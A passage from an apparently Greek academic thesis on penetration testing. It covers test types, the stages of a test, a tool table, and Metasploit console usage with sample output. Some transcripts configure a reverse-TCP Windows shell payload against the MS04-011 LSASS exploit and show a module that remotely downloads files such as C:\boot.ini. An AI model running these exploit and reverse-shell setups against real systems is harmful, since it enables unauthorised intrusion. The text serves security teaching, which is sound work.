πληροφοριών που θα πρέπει να παραμείνουν κρυφές ή/και προστατευμένες από προβολή σε μη εξουσιοδοτημένους χρήστες. Όπως επίσης γίνεται αντιληπτό, είναι κρίσιμης σημασίας μέθοδος ελέγχου, από τη στιγμή που μπορεί να προστατεύσει τον αμυνόμενο στο μεγαλύτερο βαθμό. Η ανάστροφη διαδικασία θωράκισης, αποτελεί την κατεξοχήν βασική μέθοδο διείσδυσης σε ένα σύστημα. Αυτό που προσπαθεί ο αμυνόμενος να πετύχει με το penetration testing, είναι να κατανοήσει και να καταλάβει ο ίδιος τις απειλές που υπάρχει περίπτωση να συναντήσει κατά το χρόνο ζωής του πληροφοριακού συστήματος και να βρει τρόπο να τις τάξει στο μηδέν. Η απόλυτη εκμηδένιση των τρωτών σημείων, είναι αδύνατη οπότε όσο πιο πολύ τείνουν αυτά στο μηδέν, τόσο μικρότερη είναι η πιθανότητα να υποστεί το σύστημα παραβίασης της πολιτικής ασφαλείας του.

3.5.Εκδοχές

Συχνά χρησιμοποιούνται τα λεγόμενα “χρώματα και αρώματα” για να καθορίσουν το είδος της πιθανής επίθεσης και της προσομοίωσης, την πρόσβαση που μπορεί να έχει (ή να αποκτήσει) ο εκάστοτε επιτιθέμενος, τη γνώση που έχει σχετικά με την αρχιτεκτονική του δικτύου και άλλους παράγοντες που επηρεάζουν τη μέθοδο της επίθεσης. Πιο συγκεκριμένα:

- Black box Penetration Testing
  Κατά την διαδικασία του Black Box Penetration Testing σκοπός είναι η απόκτηση πρόσβασης σε κρίσιμες πληροφορίες χωρίς γνώση και χωρίς να υπάρχει πρόσβαση στις εγκαταστάσεις του οργανισμού/εταιρίας στόχου. Το ιδιαίτερο χαρακτηριστικό αυτής της φάσης είναι ότι προσομοιάζει την κατάσταση στην οποία ο κακόβουλος/επιτιθέμενος χρήστης δεν έχει φυσική πρόσβαση και γνώση για τον οργανισμό.
- White Box Penetration Testing
  White Box Penetration Testing είναι η φάση στην οποία ο εκτελών του pen-test έχει πλήρη/μερική γνώση – ανάλογα με το εύρος του έργου – και στόχο τη δημοσίευση κρίσιμων πληροφοριών του οργανισμού/ εταιρίας πελάτη.
- Crystal Box Penetration Testing
  Σε αυτήν την φάση γίνεται προσομοίωση επίθεσης από κόμβο ο οποίος βρίσκεται στο εσωτερικό της εταιρίας/ οργανισμού. Μπορεί να πραγματοποιηθεί είτε έχοντας πληρη γνώση του περιβάλλοντος είτε έχοντας μηδενική γνώση αυτού, που αντιστοιχεί στις δοκιμές παρείσδυσης με πλήρη γνώση (full knowledge) και χωρίς γνώση (zero knowledge) από εσωτερικό περιβάλλον.
- Λοιπά χρώματα (Gray, Light Gray)

Η διαδικασία Penetration Testing εκτελείται συνήθως από επαγγελματίες προς επαγγελματίες. Αποτέλεσμα είναι η ύπαρξη αρκετών μεθοδολογιών για την διενέργεια του. Παράμετροι για την εκτέλεση της διαδικασίας αυτής είναι:

- ✓ Οικονομικές Παράμετροι
- ✓ Στόχοι από την διαδικασία
- ✓ Ενδοεταιρικό Περιβάλλον
- ✓ Εκάστοτε Νομοθετικό Πλαίσιο
- ✓ Γενικό εταιρικό περιβάλλον (Κανόνες και στοιχεία Αγοράς)


3.6. Penetration Testing

Το Penetration Testing, εκτελείται συνήθως από επαγγελματία σε επαγγελματία. Αυτό σημαίνει ότι ξεκινά από κάποιον έμπειρο χρήση και χειριστή του συστήματος, για να καταλήξουν τα αποτελέσματά του – ή για να βρει απέναντι του – έναν άλλο εξίσου έμπειρο χρήστη που θα συμβάλει στην καλύτερη διεξαγωγή της διαδικασίας. Θα μπορούσαμε να οργανώσουμε τη διαδικασία αυτή σε έξι βήματα, με την επιφύλαξη ότι δεν αποτελούν τα μοναδικά, ιδιαίτερα σε πολύπλοκα συστήματα ή σε πολύ απλοϊκά και ανάλογα με τη σημασία της διασφάλισης που προσπαθεί να επιτευχθεί.

- ➢ Σχεδιασμός Penetration Testing
- ➢ Συλλογή πληροφοριών
- ➢ Επιβεβαίωση Αδυναμιών
- ➢ Εκμετάλλευση Αδυναμιών – Επιθέσεις
- ➢ Καθαρισμός Ιχνών/Τοποθέτηση αποδεικτικών στοιχείων
- ➢ Συλλογή και καταγραφή συμπερασμάτων

3.7.Αναδρομή στη Διαδικασία

Κατά την εφαρμογή της διαδικασίας αυτής για να έχουμε την καλύτερη προσομοίωση των επιθέσεων ενός κακόβουλου χρήστη χρησιμοποιείται μία μορφή αναδρομής. Η παραπάνω διαδικασία ουσιαστικά έχει ως είσοδο πληροφορίες οι οποίες ξεκινούν από τον σχεδιασμό του penetration testing. Κάθε φορά στην οποία η διαδικασία φτάνει στο τέλος οι συλλεχθείσες πληροφορίες αποτελούν είσοδο για την νέα κλήση της διαδικασίας.




Εικόνα 10.Αναδρομή στη διαδικασία. [Πηγή 4]

4.Penetrating Tools

4.1.1.Τρόπος Λειτουργίας

Η επικοινωνία μεταξύ δύο ή περισσότερων ηλεκτρονικών υπολογιστών και κατ' επέκταση των συστημάτων που είναι συνδεδεμένα στο διαδίκτυο, πραγματοποιείται από το γνωστό TCP/IP protocol. Η λειτουργία αυτού του πρωτοκόλλου βασίζεται στην ανταλλαγή πακέτων ανάμεσα σε δύο μηχανήματα που επιθυμούν να ανταλλάξουν πληροφορίες ή δεδομένα. Τα πακέτα αυτά είναι επί της ουσίας αριθμητικές ακολουθίες στο δυαδικό σύστημα, που σε ελεύθερη μετάφραση μοιάζουν στην παρακάτω εικόνα. Η ασφάλεια ενός πληροφοριακού συστήματος ή δικτύου, στηρίζεται κατεξοχήν στην ασφαλή, ακέραια και δυνατή ανταλλαγή αυτών των πακέτων. Πιο συγκεκριμένα, το προαναφερθέν πρωτόκολλο, υλοποιείται με τη μέθοδο του three way handshaking. Είναι αξιοσημείωτο το γεγονός ότι για να πραγματοποιηθεί η σύνδεση, κάποιος πρέπει να την αιτηθεί, κάποιος να την δεχθεί και εν τέλει ο πρώτος να την επικυρώσει.



Εικόνα 11.Περιγραφή πακέτου. [Πηγή 6]

Το δεύτερο σημαντικό τμήμα στην ασφάλεια ενός πληροφοριακού συστήματος είναι η χρήση συνθηματικών (passwords). Τα Passwords χρησιμοποιούνται για να συνδεθεί κάποιος χρήστης στο σύστημα, για να αποκρυφτεί η πρόσβαση σε περιοχές χωρίς βαθμό εξουσιοδότησης και ως κλειδιά για την κρυπτογράφηση ευαίσθητων πληροφοριών και αρχείων.

Τέλος, ο σημαντικότερος ίσως τομέας που χρίζει άμεσης αντιμετώπισης, είναι το λειτουργικό σύστημα που χρησιμοποιείται από τα συστήματα και τα δίκτυα. Είναι το τελευταίο επίπεδο στο οποίο τρέχουν οι εφαρμογές, λειτουργούν τα πρωτόκολλα και αποτελεί τη μόνη οδό επικοινωνίας του χρήστη με τον ηλεκτρονικό υπολογιστή. Όλα τα λειτουργικά συστήματα πάσχουν από κενά ασφαλείας τα οποία μπορεί πολλές φορές να αποβούν μοιραία, ακόμα και αν έχουν καλυφθεί όλες οι υπόλοιπες παράμετροι.

Για τους παραπάνω λόγους, τα εργαλεία ελέγχου διεισδυτικότητας, χωρίζονται σε αρκετές κατηγορίες, οι οποίες φυσικά δεν είναι δεσμευτικές για κάθε εργαλείο, αλλά αποτελούν την κύρια λειτουργία του καθενός. Δηλαδή τα περισσότερα εργαλεία μπορούν να επιτελέσουν περισσότερους του ενός ελέγχου κάθε φορά, αλλά συνίσταται σθεναρά η εξειδίκευση των εφαρμογών που χρησιμοποιούνται για την αντιμετώπιση του κάθε προβλήματος ξεχωριστά. Έτσι, τόσο η ανακάλυψη αδυναμιών, όσο και η πρόταση λύσεων, από τα εργαλεία, είναι πιο έγκυρη και πιο κατευθυντική για το διαχειριστή που συντηρεί και ασφαλίζει κάποιο πληροφοριακό σύστημα.

4.1.2.Διαδεδομένα Εργαλεία

Ο παρακάτω πίνακας παρουσιάζει συγκεντρωτικά τα πέντε πιο διαδεδομένα εργαλεία, για την κάθε κατηγορία προβλήματος ασφάλειας που μπορεί να παρουσιαστεί και κάθε επίπεδο στην ασφάλεια που πρέπει να ελεγχθεί διεξοδικά.

Name	Cost	Platform	User Interface	Source Code
Vulnerability Scanners				
Nessus	Paid	Cross Platform	GUI	Closed
GFILANguard	Paid	Win	GUI	Closed
Retina	Paid	Win	GUI	Closed
Core Impact	Paid	Win	GUI	Closed
Sara	Free	Cross Platform	GUI/Terminal	Open
Vulnerability Exploitation				
Metasploit Framework	Free	Cross Platform	Terminal	Open
Core Impact	Paid	Win	GUI	Closed

Name	Cost	Platform	User Interface	Source Code
Canvas	Paid	Cross Platform	GUI/Terminal	Open
Packet Sniffers				
WireShark	Free	Cross Platform	GUI/Terminal	Open
Kismet	Free	Cross Platform	Terminal	Open
TCP dump	Free	Cross Platform	Terminal	Open
Cain & Abel	Free	Win	GUI	Closed
Ettercap	Free	Cross Platform	GUI/Terminal	Open
Packet Crafting				
Hping2	Free	Cross Platform	Terminal	Open
Scapy	Free	Cross Platform	Terminal	Open
Nemesis	Free	Cross Platform	Terminal	Open
Yersinia	Free	Cross Platform	Terminal	Open
Password Crackers				
Cain & Abel	Free	Win	GUI	Closed
John the Ripper	Free	Cross Platform	Terminal	Open
THC Hydra	Free	Cross Platform	Terminal	Open
Aircrack	Free	Cross Platform	Terminal	Open
L0phtcrack	Paid	Win	GUI	Closed
Web Vulnerability Scanners				
Nikto	Free	Cross Platform	Terminal	Open
Paros proxy	Free	Cross Platform	GUI/Terminal	Open
WebScarab	Free	Cross Platform	GUI/Terminal	Open
WebInspect	Paid	Win	GUI	Closed
Whisker/libwhisker	Free	Cross Platform	Terminal	Open
Application Specific Scanners				
THC Amap	Free	Cross Platform	Terminal	Open
Nbtscan	Free	Cross Platform	GUI/Terminal	Open

Name	Cost	Platform	User Interface	Source Code
Ike-scan	Free	Cross Platform	Terminal	Open
Port Scanners				
SuperScan	Free	Win	GUI	Closed
AngryIP Scanner	Free	Cross Platform	GUI/Terminal	Open
Unicornscan	Free	Linux/FreeBSD	Terminal	Open
Scanrand	Free	Linux/FreeBSD	Terminal	Open
Rootkit Detectors				
Sysinternals	Free	Win	GUI/Terminal	Closed
Tripwire	Paid	Cross Platform	Terminal	Open
RKHunter	Free	Linux/FreeBSD	Terminal	Open
chkrootkit	Free	Cross Platform	Terminal	Open

Free/Paid - Δωρεάν/Επί πληρωμής
Cross Platform - Για όλα τα λειτουργικά συστήματα
GUI/Terminal - Γραφικό Περιβάλλον/Γραμμή Εντολών
Open Source - Συνήθως με άδεια GNU

5.Δομή Metasploit Framework

Το πλαίσιο Metasploit είναι μια πλατφόρμα για το γράψιμο, την δοκιμή, και την χρησιμοποίηση exploits. Οι χρήστες του πλαισίου Metasploit εκτελούν δοκιμές ασφάλειας, ασχολούνται με την ανάπτυξη shellcode και την έρευνα ευπάθειας (vulnerability research).

5.1.1 Υποστηριζόμενα λειτουργικά συστήματα

Το πλαίσιο υποστηρίζεται από οποιοδήποτε λειτουργικό σύστημα βασισμένο σε Unix που περιλαμβάνει μια πλήρη και σύγχρονη έκδοση του Rubby διερμηνέα (1.8.4+).Τα λειτουργικά που υποστηρίζονται είναι τα εξής:

- Linux 2.6 (x86, ppc)
- Windows NT (2000, XP, 2003, Vista)

- MacOS X 10.5 (x86, ppc)

Η εγκατάσταση του πλαισίου είναι πολύ εύκολη .Αυτό που έχουμε να κάνουμε είναι να αποσυμπιέσουμε το tarball, και στο φάκελο που θα δημιουργηθεί να διαλέξουμε το user interface που θέλουμε. Για την καλύτερη λειτουργία του Metasploit είναι προτιμότερο να χρησιμοποιήσουμε μια έκδοση του Ruby διερμηνέα που χτίστηκε με την υποστήριξη για τη βιβλιοθήκη GNU Readline. Εάν χρησιμοποιήσουμε το Metasploit σε Mac OS X πριν από τις 10.5.1, θα πρέπει να εγκαταστήσουμε το GNU Readline και έπειτα να ξανακάνουμε compile τον Ruby διερμηνέα. Η msfconsole διεπαφή χρήστη προτιμάται για την καθημερινή χρήση, αλλά η διεπαφή msfweb μπορεί να είναι χρήσιμη για τις ζωντανές επιδείξεις.

Το πλαίσιο Metasploit υποστηρίζεται πλήρως στο λειτουργικό Windows. Για να εγκαταστήσουμε το Metasploit στα Windows κατεβάζουμε την τελευταία έκδοση του Windows installer από την διεύθυνση http://metasploit.com/framework/download/ , στην συνέχεια κάνουμε ένα online update και τρέχουμε την msfgui διεπαφή από το Start Menu. Για να έχουμε πρόσβαση σε μια τυποποιημένη msfconsole διεπαφή, επιλέγουμε την επιλογή Console από το Window menu.

5.1.2 Αναβάθμιση πλαισίου Framework

Το πλαίσιο Metasploit μπορεί να ενημερωθεί χρησιμοποιώντας έναν τυποποιημένο client. Το παλαιό εργαλείο msfupdate δεν υποστηρίζεται πλέον. Οι χρήστες των Windows μπορούν να επιλέξουν τον online update σύνδεσμο μέσα στο Metasploit 3, μέσα από τις επιλογές έναρξης. Για να λάβουμε τις πιο πρόσφατες ενημερώσεις σε μια Unix πλατφόρμα, πρέπει να μεταβούμε στον φάκελο εγκατάστασης του πλαισίου Metasploit και να τρέξουμε την εντολή svn update. Εάν έχουμε πρόσβαση στο Διαδίκτυο μέσω ενός HTTP proxy server, μπορούμε να μεταβούμε στην παρακάτω διεύθυνση για να συλλέξουμε πληροφορίες για την διαδικασία update μέσω proxy server: http://subversion.tigris.org/faq.html#proxy

Η πιο πρόσφατη απελευθέρωσή της έκδοσης Metasploit framework μας δίνει την δυνατότητα να χρησιμοποιήσουμε exploits καθώς και να τα δημιουργήσουμε σε πολύ σύντομο χρονικό διάστημα μέσω μιας πολύ καλά καθορισμένης διεπαφής. Με ένα πλήρες περιβάλλον exploit, το Metasploit framework αποτελεί ένα χρήσιμο εργαλείο για τους διαχειριστές ασφάλειας.

Το εγκατεστημένο MSF έχει τρία περιβάλλοντα εργασίας, το msfconsole, τη διεπαφή msfgui και τη διεπαφή msfweb. Εντούτοις, η αρχική (και προτεινόμενη) περιοχή εργασίας για το MSF είναι το msfconsole. Είναι μια αποδοτική διεπαφή γραμμή-εντολών που έχει τις δικιές της εντολές και καθορισμένο σύστημα περιβάλλοντος. Αν και το

πλαίσιο σχεδιάστηκε για να τρέχει σε Unix-ομοειδές συστήματα, όπως Linux ή το BSD, τρέχει επίσης και στα Windows μέσω του περιβάλλοντος Cygwin.

5.1.3 Το Σύστημα DataStore

Το σύστημα datastore είναι ένα τμήμα πυρήνων του πλαισίου. Υπάρχουν δύο τύποι datastores. Κατ' αρχάς, υπάρχει ένα ενιαίο τοπικό datastore που μπορεί να προσεγγιστεί χρησιμοποιώντας τις εντολές setg και unsetg από το msfconsole.

Δεύτερον, κάθε module έχει το δικό της datastore στο οποίο οι αυθαίρετες επιλογές ή άλλες παράμετροι μπορούν να αποθηκευτούν. Παραδείγματος χάριν, όταν χρησιμοποιούμε την επιλογή RHOST, η τιμή της, αποθηκεύεται στο datastore σε συγκεκριμένο module που σχετίζεται με το RHOST. Σε περίπτωση που μια επιλογή δεν έχει τεθεί σε κάποιο module του datastore, το πλαίσιο Metasploit θα συμβουλευθεί το τοπικό datastore για να δει εάν έχει τεθεί εκεί.

Το τοπικό datastore προσεγγίζεται μέσω της κονσόλας διαμέσου των εντολών setg και unsetg. Στο ακόλουθο παράδειγμα παρουσιάζουμε την κατάσταση του τοπικού datastore μετά από μια πρόσφατη εγκατάσταση. Η κλήση της εντολής setg χωρίς παραμέτρους μας παρουσιάζει το τρέχον τοπικό datastore. Οι εξορισμού επιλογές, φορτώνονται αυτόματα όταν αρχίζει η διεπαφή.

```
msf > setg

Global
======

No entries in data store.
```

Το module datastore προσεγγίζεται μέσω των εντολών set και unset. Αυτό το datastore ισχύει μόνο για την συγκεκριμένη περίοδο που φορτώνεται το module.Η μεταπήδηση σε ένα άλλο module μέσω της εντολής use θα οδηγήσει στο module datastore του τρέχοντος module, το οποίο ανταλλάσσεται με το datastore του νέου module. Εάν κανένα module δεν είναι την συγκεκριμένη περίοδο ενεργό, το σύνολο των εντολών set και unset θα λειτουργήσουν στο τοπικό datastore.

Αυτό το σύστημα διάσπασης datastore μας επιτρέπει να κερδίζουμε χρόνο κατά τη διάρκεια της ανάπτυξης ενός exploit και της δοκιμής διείσδυσης. Οι κοινές επιλογές

μεταξύ των exploits μπορούν να οριστούν στο τοπικό datastore μιά φορά και να χρησιμοποιούνται αυτόματα σε οποιαδήποτε exploit που φορτώνεται έκτοτε.

Στο παρακάτω παράδειγμα παρουσιάζεται πώς το LPORT, το LHOST, και το PAYLOAD τοπικό datastore μπορούν να χρησιμοποιηθούν για να κερδίσουμε χρόνο κατά διαδικασία που εφαρμόζουμε exploit σε μηχανήματα στόχους που τρέχουν λειτουργικό WINDOWS.

```
f > setg LHOST 192.168.0.10
LHOST => 192.168.0.10
msf > setg LPORT 4445
LPORT => 4445
msf > setg PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > show options
Module options:
...
Payload options:
Name        Current Setting     Required    Description
 ----        ---------------     --------    -----------

EXITFUNC    thread              yes         Exit technique: seh, thread, process
LHOST       192.168.0.10        yes         The local address
LPORT       4445                yes         The local port
...
```

5.2. Λειτουργία Metasploit

Κατά τη διάρκεια της έναρξης του msfconsole, οι τυποποιημένοι έλεγχοι εκτελούνται. Εάν όλα είναι εντάξει θα δούμε το παρακάτω αποτέλεσμα.

```
                  |                    |       _)  |
 __  `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


       =[ msf v3.2-release
+ -- --=[ 294 exploits - 124 payloads
+ -- --=[ 17 encoders - 6 nops
       =[ 58 aux

msf >
```

Τώρα το command prompt (msf>) για το msfconsole είναι ενεργό .Εάν ο χρήστης εισαγάγει οποιεσδήποτε άγνωστες εντολές ,το πρόγραμμα θα ψάξει τη διαδρομή της μεταβλητή περιβάλλοντος για να εντοπίσει οποιοδήποτε εκτελέσιμο ταίριασμα της εντολής. Εάν ένα αρχείο ταιριάσματος βρεθεί εκτελείται σαν μια τυποποιημένη υπαγόρευση εντολής.

Χρησιμοποιώντας την εντολή help,εμφανίζεται ένας κατάλογος διαθέσιμων εντολών όπως φαίνεται παρακάτω.

```
msf >help

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about
sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number
```

Η εντολή show exploits παρουσιάζει μία λίστα με τα διαθέσιμα exploit. Υπάρχουν exploits για διάφορες πλατφόρμες όπως Windows, Linux, IIS, Apache, και άλλα, τα οποία βοηθούν να εξετάσουμε την ευελιξία και να καταλάβουμε πως δουλεύει το MSF. Αυτό παρουσιάζεται παρακάτω.

```
msf > show exploits
```

```
Exploits
========

   Name                                                     Description
   ----                                                     -----------
   bsdi/softcart/mercantec_softcart                         Mercantec
SoftCart CGI Overflow
   freebsd/tacacs/xtacacsd_report                           XTACACSD <=
4.1.2 report() Buffer Overflow
   hpux/lpd/cleanup_exec                                    HP-UX LPD
Command Execution
   irix/lpd/tagprinter_exec                                 Irix LPD
tagprinter Command Execution
   linux/games/ut2004_secure                                Unreal
Tournament 2004 "secure" Overflow (Linux)
   linux/http/gpsd_format_string                            Berlios GPSD
Format String Vulnerability
   linux/http/peercast_url                                  PeerCast <=
0.1216 URL Handling Buffer Overflow (linux)
   linux/ids/snortbopre                                     Snort Back
Orifice Pre-Preprocessor Remote Exploit
   linux/madwifi/madwifi_giwscan_cb                         Madwifi
SIOCGIWSCAN Buffer Overflow
```

Για να εμφανίσουμε τα διαθέσιμα payloads εκτελούμε την εντολή show payloads. Τα payloads πραγματοποιούν ένα εύρος στόχων όπως προσθήκη νέων λογαριασμών χρηστών ή φόρτωση και εκτέλεση του προγράμματος της επιλογής μας .Το MSF επίσης, υποστηρίζει τη δυναμική δημιουργία payloads.

```
msf > show payloads

Payloads
========

   Name                                    Description
   ----                                    -----------
   bsd/sparc/shell_bind_tcp                BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp             BSD Command Shell, Reverse TCP
Inline
   bsd/x86/exec                            BSD Execute Command
   bsd/x86/exec/bind_tcp                   BSD Execute Command, Bind TCP
Stager
   bsd/x86/exec/find_tag                   BSD Execute Command, Find Tag
Stager
   bsd/x86/exec/reverse_tcp                BSD Execute Command, Reverse TCP
Stager
   bsd/x86/shell/bind_tcp                  BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                  BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_tcp               BSD Command Shell, Reverse TCP
Stager
   bsd/x86/shell_bind_tcp                  BSD Command Shell, Bind TCP Inline
   bsd/x86/shell_find_port                 BSD Command Shell, Find Port Inline
```

```
   bsd/x86/shell_find_tag                 BSD Command Shell, Find Tag Inline
   bsd/x86/shell_reverse_tcp                  BSD Command Shell, Reverse TCP
Inline
```

Συγκεκριμένες πληροφορίες για έναν exploit μπορούν να επιλεχτούν με την εντολή info exploit exploit_name. Μέσω της εντολής αυτής μας παρέχονται πληροφορίες όπως οι διαθέσιμοι στόχοι, οι απαιτήσεις των exploit, λεπτομέρειες της ευπάθειας του συγκεκριμένου exploit. Το γεγονός αυτό παρουσιάζεται όπως βλέπουμε στην συνεχεία.

```
msf > info exploit auxiliary/dos/wireless/fuzz_beacon

       Name: Wireless Beacon Frame Fuzzer
    Version: 4419

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
  Name       Current Setting    Required  Description
  ----       ---------------    --------  -----------
  ADDR_DST   FF:FF:FF:FF:FF:FF  yes       The MAC address of the target
system
  CHANNEL    11                 yes       The default channel number
  DRIVER     madwifing          yes       The name of the wireless driver for
lorcon
  INTERFACE  ath0               yes       The name of the wireless interface
  PING_HOST                     no        Ping the wired address of the
target host

Description:
  This module sends out corrupted beacon frames.

msf >
```

Με τον ίδιο τρόπο, οι πληροφορίες για ένα συγκεκριμένο payload μπορούν να ληφθούν από την εντολή info payload payload_name. Αρχίζοντας με την έκδοση 2.2 MSF, μπορούμε να χρησιμοποιήσουμε την εντολή info module_name, χωρίς να πρέπει να διευκρινίσουμε τον τύπο, όπως φαίνεται στην συνέχεια.

```
msf > info payload auxiliary/admin/backupexec/dump


       Name: Veritas Backup Exec Windows Remote File Access
    Version: 4419

Provided by:
  hdm <hdm@metasploit.com>
  anonymous <anonymous-contributor@metasploit.com>

Basic options:
  Name   Current Setting      Required  Description
```

```
  ----   ---------------      --------  -----------
  LHOST                       no        The local IP address to accept the
data connection
  LPATH  backupexec_dump.mtf  yes       The local filename to store the
exported data
  LPORT                       no        The local port to accept the data
connection
  RHOST                       yes       The target address
  RPATH  C:\boot.ini          yes       The remote filesystem path to
download
  RPORT  10000                yes       The target port

Description:
  This module abuses a logic flaw in the Backup Exec Windows Agent to
  download arbitrary files from the system. This flaw was found by
  someone who wishes to remain anonymous and affects all known
  versions of the Backup Exec Windows Agent. The output file is in
  'MTF' format, which can be extracted by the 'NTKBUp' program listed
  in the references section. To transfer an entire directory, specify
  a path that includes a trailing backslash.

msf >
```

5.2.1.Χρησιμοποιώντας ένα exploit.

Η χρήση της εντολής exploit_name ενεργοποιεί το περιβάλλον exploit για το συγκεκριμένο exploit_name και όπως μπορούμε να δούμε παρακάτω, με τις εντολές show options και show target μπορούμε να αντλήσουμε αντίστοιχα πληροφορίες για την συγκεκριμένη εντολή, τις διαθέσιμες επιλογές για το συγκεκριμένο exploit καθώς επίσης και τα διαθέσιμα λειτουργικά στα οποία μπορεί να εκτελεστεί.

```
msf > use windows/smtp/ypops_overflow1
msf exploit(ypops_overflow1) > show options

Module options:

   Name      Current Setting           Required  Description
   ----      ---------------           --------  -----------
   MAILFROM  zombie@brains.net         yes       FROM address of the e-mail
   MAILTO    human@ahhhzombies111.net  yes       TO address of the e-mail
   RHOST                               yes       The target address
   RPORT     25                        yes       The target port

msf exploit(ypops_overflow1) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2000 SP0 Italian
```

```
1   Windows 2000 Advanced Server Italian SP4
2   Windows 2000 Advanced Server SP3 English
3   Windows 2000 SP0 English
4   Windows 2000 SP1 English
5   Windows 2000 SP2 English
6   Windows 2000 SP3 English
7   Windows 2000 SP4 English
8   Windows XP SP0-SP1 English
9   Windows XP SP2 English
10  Windows 2003 SP0 English
11  Windows 2003 SP1 English
```

5.2.2. Metasploit Command Line Interface (MSFCLI)

Εάν τρέξουμε την εντολή msfcli χωρίς παραμέτρους μας εμφανίζει όλα τα διαθέσιμα exploit μέσα στο Metasploit Framework.

```
bt ~ # cd /pentest/exploits/framework2/
bt framework2 # ./msfcli

                |                    |      _) |
  __ `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


============= Exploits

   3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
   Credits                        Metasploit Framework Credits
   afp_loginext                   AppleFileServer LoginExt PathName Overflow
   aim_goaway                     AOL Instant Messenger goaway Overflow
   altn_webadmin                  Alt-N WebAdmin USER Buffer Overflow
   apache_chunked_win32           Apache Win32 Chunked Encoding
   arkeia_agent_access            Arkeia Backup Client Remote Access
   ....
   globalscapeftp_user_input      GlobalSCAPE Secure FTP Server user input overflow
   gnu_mailutils_imap4d           GNU Mailutils imap4d Format String Vulnerability
   google_proxystylesheet_exec    Google Appliance ProxyStyleSheet Command Execution
   hpux_ftpd_preauth_list         HP-UX FTP Server Preauthentication Directory Listing
   hpux_lpd_exec                  HP-UX LPD Command Execution
   ia_webmail                     IA WebMail 3.x Buffer Overflow
   icecast_header                 Icecast (<= 2.0.1) Header Overwrite (win32)
   ie_createobject                Internet Explorer COM CreateObject Code Execution
   ie_createtextrange             Internet Explorer createTextRange() Code Execution
   ie_iscomponentinstalled        Windows XP SP0 IE 6.0 IsComponentInstalled() Overflow
   ie_objecttype                  Internet Explorer Object Type Overflow
   ie_vml_rectfill                Internet Explorer VML Fill Method Code Execution
```

```
  ie_webview_setslice            Internet Explorer WebViewFolderIcon setSlice()
  ie_xp_pfv_metafile             Windows XP/2003/Vista Metafile Escape() SetAbortProc
  iis40_htr                      IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow         IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll             IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked            IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post              IIS nsiislog.dll ISAPI POST Overflow
